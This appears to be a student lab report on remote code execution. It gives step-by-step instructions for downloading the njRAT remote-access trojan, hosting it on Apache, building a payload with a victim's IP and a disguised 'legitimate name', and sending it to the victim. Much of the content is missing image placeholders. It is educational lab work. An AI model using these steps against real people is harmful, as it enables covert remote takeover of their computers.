

PROJECT : 6


DATE : 16-10-2021

TOPIC :


- a. Remote code execution (RCE)
- b. Denial of service (DOS) attack
- c. Sniffing and spoofing

REMOTE CODE EXECUTION

1. Download njRAT zip file from GitHub.



2. Get root access.




3. Goto folder containing recently downloaded njRAT file.

```
ls --color=auto -la - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot]
#cd Downloads
[root@parrot-virtualbox]-[/home/parrot/Downloads]
#ls -la
total 1408
drwxr-xr-x 1 parrot parrot    68 Oct 10 22:38 .
drwxr-xr-x 1 parrot parrot   656 Oct 11 10:16 ..
-rw-r--r-- 1 parrot parrot   9186 Oct 10 21:38 lab_ajayNooji.ovpn
-rw-r--r-- 1 parrot parrot 1427897 Oct 10 22:38 njRAT-master.zip
[root@parrot-virtualbox]-[/home/parrot/Downloads]
#
```

4. Copy njRAT file to /var/www/html directory and delete any index files in the directory.

```
ls --color=auto -la - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot/Downloads]
#cp njRAT-master.zip /var/www/html
[root@parrot-virtualbox]-[/home/parrot/Downloads]
#cd /var/www/html
[root@parrot-virtualbox]-[/var/www/html]
#ls -la
total 1396
drwxr-xr-x 1 root root    32 Oct 11 11:39 .
drwxr-xr-x 1 root root    8 May 26 04:01 ..
-rw-r--r-- 1 root root 1427897 Oct 11 11:39 njRAT-master.zip
[root@parrot-virtualbox]-[/var/www/html]
#
```


5. Run apache service.




```
service apache2 status - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]~/var/www/html
#service apache2 start
[root@parrot-virtualbox]~/var/www/html
#service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: enabled)
   Active: active (running) since Mon 2021-10-11 11:41:05 IST; 3s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 2556 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 2560 (apache2)
    Tasks: 6 (limit: 1676)
   Memory: 11.7M
      CPU: 65ms
   CGroup: /system.slice/apache2.service
           └─2560 /usr/sbin/apache2 -k start
             └─2562 /usr/sbin/apache2 -k start
               └─2563 /usr/sbin/apache2 -k start
                 └─2564 /usr/sbin/apache2 -k start
                   └─2565 /usr/sbin/apache2 -k start
                     └─2566 /usr/sbin/apache2 -k start

Oct 11 11:41:05 parrot-virtualbox systemd[1]: Starting The Apache HTTP Server...
Oct 11 11:41:05 parrot-virtualbox systemd[1]: Started The Apache HTTP Server.
Oct 11 11:41:05 parrot-virtualbox apachectl[2559]: AH00558: apache2: Could not
```


6. In attacker_2 (Windows) machine, enter attacker_1 (Parrot OS) IP address in browser to access the njRAT zip file.




7. Download and extract the njRAT zip file.




8. Run the njRAT v0.7d executable file.



9. In builder option, enter victim's IP in host, provide a legitimate name, file type to malware and build the malware.




10. Send the malware to victim and gain remote access.



